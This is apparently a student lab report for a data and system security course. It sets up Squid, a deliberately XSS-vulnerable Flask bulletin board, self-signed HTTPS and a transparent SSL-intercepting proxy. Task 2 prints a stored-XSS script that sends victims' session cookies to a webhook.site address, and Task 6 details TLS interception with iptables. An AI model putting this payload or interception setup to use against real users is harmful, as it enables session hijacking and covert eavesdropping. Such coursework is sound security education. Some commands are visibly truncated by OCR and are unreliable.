CS 745 : Intro to Data And System Security

Sujal Machhale, 22B0001

Ananya Chavadhal, 22B0045


Harigovind raghunath, 22B0057

Kalpesh Khare, 22B0069


Build a Transparent SSL-Proxy Server

Experiment Setup


1. Installed VMware for running Server, Proxy Servers And Browsers : https://www.vmware.com/



- Installed Ubuntu 24.04 LTS (https://ubuntu.com/download/server) Live_Server Linux Headless With SSH For Server and Proxy_Server on the VMware.
- Cloned Server to Proxy_server



- Installed Lubuntu(https://lubuntu.me/) GUI based light weight linux for Browsers.



Setting Up Proxy_Server : (IP : 192.168.1.5)


Install Squid Proxy: Install Squid Proxy on the Proxy_Server where we want to route the traffic.

```bash
sudo apt install squid
sudo systemctl status squid.service
```

- **Configure Squid Proxy**: Modifying the Squid configuration **(squid.conf)** file Define ACLs (Access Control Lists) to allow traffic from the Browser. Configure Squid to listen on the appropriate network interface and port.

```bash
sudo cp /etc/squid/squid.conf /etc/squid/squid.conf.bk
sudo nano /etc/squid/squid.conf
#Changes we maed in the config file
#To set your Squid server to listen on TCP port 3128 instead of the default TCP port 3128,
http_port 3128
#To set access by users of the 192.168.1.1/24 subnetwork only
acl proxy_server src 192.168.1.1/24
http_access allow proxy_server
# Restart the Squid Proxy Services to use the Config Changes
sudo systemctl restart squid.service
```

- **Configure Browser**: Set up the Browsers to use the Proxy_Server as its proxy server. This can usually be done in the browser preferences.



- **Monitor and Capturing the Data Packets** :

  Since the proxy server is set up in such a way that all browser traffic is routed through it, this data can be captured using tools like TCPDUMP, Wireshark, etc.

```bash
sudo apt install tcpdump
#To Capture the d Proxied Data and store it in a file.
tcpdump -i eth0 -w capture.pcap
```

- **Network Setup :**Ideally, a NAT network should be set up to connect all the virtual machines with a single virtual router. However, since IPs were not allotted to the VMs on my laptop, I had to use bridge networks. Due to this, some garbage traffic will exist in the pcap file

Task 1

Install Apache2, postgresql, phpbb on the webserver to start a bulletin board using phpbb. You may alternatively skip phpbb and write your own bulletin board application.

1. Apache Installation :

```bash
#To Install Apache2 on the server
sudo apt update
sudo apt install apache2
#To start apache on the web server
sudo systemctl start apache2
sudo systemctl status apache2
```

```
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: enabled)
     Active: active (running) since Mon 2024-05-13 13:59:22 UTC; 30min ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 1218 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 1246 (apache2)
      Tasks: 55 (limit: 2218)
     Memory: 8.3M (peak: 8.7M)
        CPU: 273ms
     CGroup: /system.slice/apache2.service
             ├─1246 /usr/sbin/apache2 -k start
             ├─1248 /usr/sbin/apache2 -k start
             └─1249 /usr/sbin/apache2 -k start

May 13 13:59:22 pau systemd[1]: Starting apache2.service - The Apache HTTP Server...
May 13 13:59:22 pau apachectl[1237]: AH00558: apache2: Could not reliably determine the serve
r's fully qualified domain>
May 13 13:59:22 pau systemd[1]: Started apache2.service - The Apache HTTP Server.
```

2.PostgreSQL :

```bash
#To Install PostgreSQL on the server
sudo apt update
sudo apt install postgresql
#To start PostgreSQL on the web server
sudo systemctl start postgresql
```

3. phpbb :

```bash
systemctl start apache2
systemctl start postgresql
#Create a Database and User for phpBB
CREATE DATABASE phpbb;
CREATE USER phpbb WITH PASSWORD 'securepassword';
GRANT ALL PRIVILEGES ON DATABASE phpbb TO phpbb;
\q
#Download and Configure phpBB
wget https://download.phpbb.com/pub/release/3.3/3.3.5/phpBB-3.3.5.zip
unzip phpBB-3.3.5.zip
mv phpBB3 /var/www/html/phpbb
# change the ownership and permission of the phpBB directory
chown -R www-data:www-data /var/www/html/phpbb
chmod -R 755 /var/www/html/phpbb
#Create an Apache Virtual Host for phpBB
nano /etc/apache2/sites-available/phpbb.conf
<VirtualHost *:80>
      ServerAdmin admin@phpbb.example.com
      DocumentRoot /var/www/html/phpbb
      ServerName phpbb.example.com

      <Directory /var/www/html/phpbb>
                Options FollowSymlinks
                AllowOverride All
                Require all granted
       </Directory>

ErrorLog ${APACHE_LOG_DIR}/phpbb_error.log
CustomLog ${APACHE_LOG_DIR}/phpbb_access.log combined
</VirtualHost>
#activate the phpBB virtual host and Apache rewrite module
a2ensite phpbb
a2enmod rewrite
#Restart the Apache service to apply the changes.
systemctl restart apache2
```

Finalizing the phpBB Installation

1. **open your web browser and access the phpBB web installation wizard using the URL http://phpbb.example.com/install.**

2.Click on the Install button to start the installation. You should see the Administrator configuration page

3.Provide your database information and click on the Submit button. You should see the server configuration page

4.Provide the protocol, website URL, port, and click on the Submit button. You should see the email configuration page

5.Provide your desired options and click on the Submit button. You should see the board configuration page

6.Select the language, type board name, and description, and click on the Submit button. Once the installation has been finished

7.Click on the Take me to the ACP button. You should see the phpBB dashboard

Since phpBB wasn't vulnerable to XSS attacks, we opted to develop our own website using HTML and Flask. For database management, we utilized MongoDB, as we didn't have to deal with any SQL attacks. We hosted the website using Python.

Our bulletin board application was crafted using Flask, employing HTML templates, and MongoDB for database operations. The primary HTML template, named index.html, facilitated user comment inputs and their subsequent display. The Flask backend contained POST and GET methods to respectively add and retrieve comments. MongoDB served as the storage mechanism for these comments.

Start network traffic collection on vm-proxy

```
sudo tcpdump -i eth0 -w packet_1.pcap
```

Configure your bulletin board in such a way that XSS attack is possible browser-2 will be the victim

```
#Attack to check for potential XSS.                                    bash
<img src=1 onerror=alert("Hacked")>
```

XSS mitigation technique on the web-server

- Input Validation and Sanitization
- Output Encoding
- Content Security Policy (CSP)
- HTTPOnly and Secure Cookies
- X-XSS-Protection Header
- Content-Type and Content-Disposition Headers
- Regular Security Updates
- Security Headers
- Security Training

Task 2

Extend the setup in Figure 1 to show an example of CSRF attack

The XSS website is set up with login and register pages to generate session IDs for each user.

In this scenario, the attacker, operating on Browser-1, injects a stored XSS malicious JavaScript code to steal users' session IDs. Meanwhile, a user is present on Browser-2. When the website loads, the malicious code executes in the user's browser, sending their session cookie to a hooked website controlled by the attacker.

With the user's session cookie in hand, the attacker can replace their own cookie with the user's. Subsequently, when the server receives requests with the modified cookie, it identifies the attacker as the legitimate user, granting them unauthorized access.

```
SESSION Cookie:
Attackers: eyJ1c2VybmFtZSI6ImF0dGFja2VyIn0.ZkHn7w.UMGE2lIjErVBPrhqZheqaLkbL_8
User: eyJ1c2VybmFtZSI6InVzZXIifQ.ZkHtFA.iEbUtEKnMJRyHX_Lj4JjnOqhoy4
```

Attack:

```
<script>
fetch('https://webhook.site/c19e0688-df94-47e9-a528-dd1fa06b93cc', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

Capturing the network traffic while Doing the CSRF Attack

```
tcpdump -i eth0 -w capture2.pcap
```


Task 4

Install self-signed digital certificates on vm-server-A and vm-server-B (change Apache configuration file accordingly)

```
#Install the apache2 package.                                                    bash
sudo apt install apache2
#ufw firewall set up, open up the http and https ports
sudo ufw allow "Apache Full"
#enable mod_ssl, an Apache module that provides support for SSL encryption
sudo a2enmod ssl
sudo systemctl restart apache2
#Create the SSL Certificate
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/apache-selfsi
gned.key -out /etc/ssl/certs/apache-selfsigned.crt
# Apache configuration files (they must end in .conf) into /etc/apache2/sites-available/and the
y will be loaded the next time the Apache process is reloaded or restarted
sudo nano /etc/apache2/sites-available/192.168.1.5.conf
#VirtualHost configuration
<VirtualHost *:443>
   ServerName your_domain_or_ip
   DocumentRoot /var/www/192.168.1.5

   SSLEngine on
   SSLCertificateFile /etc/ssl/certs/apache-selfsigned.crt
   SSLCertificateKeyFile /etc/ssl/private/apache-selfsigned.key
</VirtualHost>
#create our index.html and put an HTML file in it just for testing purposes
sudo nano /var/www/192.168.1.5/index.html
#enable the configuration file with the a2ensite tool
sudo a2ensite your_domain_or_ip.conf
#restart Apache to activate the configuration, but first, let’s test for configuration errors
sudo apache2ctl configtest
#If your output has Syntax OK in it, your configuration file has no syntax errors. reload Apach
e to implement our changes.
sudo systemctl reload apache2
#Redirecting HTTP to HTTPs
sudo nano /etc/apache2/sites-available/192.168.1.5.conf
```

```
<VirtualHost *:80>
    ServerName your_domain_or_ip
    Redirect / https://192.168.1.5/
</VirtualHost>
#est your configuration syntax again, and reload Apache
sudo apachectl configtest
sudo systemctl reload apache2
```



Save traffic as traffic-task-4.pcap

```
sudo tcpdump -i eth0 -w packet_4.pcap
```

Task 6

Modify the proxy to act as a transparent SSL-proxy. In other words, when the proxy becomes a SSL-proxy, it establishes two SSL tunnels on either side of it. That is: Browser wants to establish a secure (SSL/HTTPS) connection with the web server but the proxy intercepts this request between Browser and Web server and establishes one SSL connection with the Browser pretending to be the intended web-server and another SSL connection with the web server to pretend as Browser. So, both of the communicating entities (browser & web-server) do not know traffic interception.

Setting up

The key is getting the config file `/etc/squid/squid.conf` right.

The config file consists of directives. They do 3 things:

1. Who and how can access the proxy, and what they can access:
   - `acl`: define access control lists (source, destination, protocol etc.),
   - `http_access`: control access for ACLs (checked in order, first rejection rejects request)
2. How the proxy can be reached and what it actually does to incoming requests:
   - `http_port, https_port`: where the proxy listens
   - `ssl_bump`: splice, peek and bump (intercept/inspect) some SSL connections
   - `cache_peer`: forward some requests to another (caching) proxy

3. Misc I/O, caching & debugging stuff:
    - `logformat, access_log`: specify logging
    - `refresh_pattern, cache_dir`: configure caching
    - `debug_options`: additional debug logging

Modes of use

- Normal forward proxy: clients connect to the internet through this. Squid: `http_port`
- Transparent / intercepting proxy: requests are routed to this with a firewall / iptables without the client knowing. Squid: `http_port intercept, https_port ssl_bump intercept`

Obtaining SSL key

Install `openssl`. Then:

```
mkdir -p /etc/squid/cert/
cd /etc/squid/cert/
# This puts the private key and the self-signed certificate in the same file
openssl req -new -newkey rsa:4096 -sha256 -days 365 -nodes -x509 -keyout myCA.pem -out myCA.pem
# This can be added to browsers
openssl x509 -in myCA.pem -outform DER -out myCA.der
```

Initialize SSL database

With the below config, Squid will generate a new 'fake' self-signed certificate for each bumped SSL connection (that the clients will hate). These will be cached in a folder.

(This is the default directory. If you try to start Squid with SSL signing without initializing this folder, it will crash, and you can get some guidance with `systemctl status squid`)

Fix clients

Clients hate self-signed certs for good reasons.

- Browsers: use the `myCA.der` file to import the certificate.
- Linux: copy the cert files to `/etc/pki/ca-trust/source/anchors` and then run `update-ca-trust` or whatever you have on your distribution, YMMV.

Divert traffic to the transparent proxy with iptables

From other computers, we use the `PREROUTING` chain, specifying the source with `-s`:

```
iptables -t nat -A PREROUTING -s 192.168.0.0/2 -p tcp --dport 80 -j REDIRECT --to-port 3129
iptables -t nat -A PREROUTING -s 192.168.0.0/2 -p tcp --dport 443 -j REDIRECT --to-port 3130
```

On `localhost` this is a tougher issue since we want to avoid forwarding loops (packet is diverted to Squid but it should be sent to the Internet when Squid done its thing). Fortunately `iptables` can differentiate between packet owner users. We need to use the OUTPUT chain for locally-generated packets. So we allow packets by `root` and `squid` through and divert everything else to Squid.

```
iptables -t nat -A OUTPUT -p tcp -m tcp --dport 80 -m owner --uid-owner root -j RETURN
iptables -t nat -A OUTPUT -p tcp -m tcp --dport 80 -m owner --uid-owner squid -j RETURN
iptables -t nat -A OUTPUT -p tcp -m tcp --dport 80 -j REDIRECT --to-ports 3129
iptables -t nat -A OUTPUT -p tcp -m tcp --dport 443 -m owner --uid-owner root -j RETURN
iptables -t nat -A OUTPUT -p tcp -m tcp --dport 443 -m owner --uid-owner squid -j RETURN
iptables -t nat -A OUTPUT -p tcp -m tcp --dport 443 -j REDIRECT --to-ports 3
```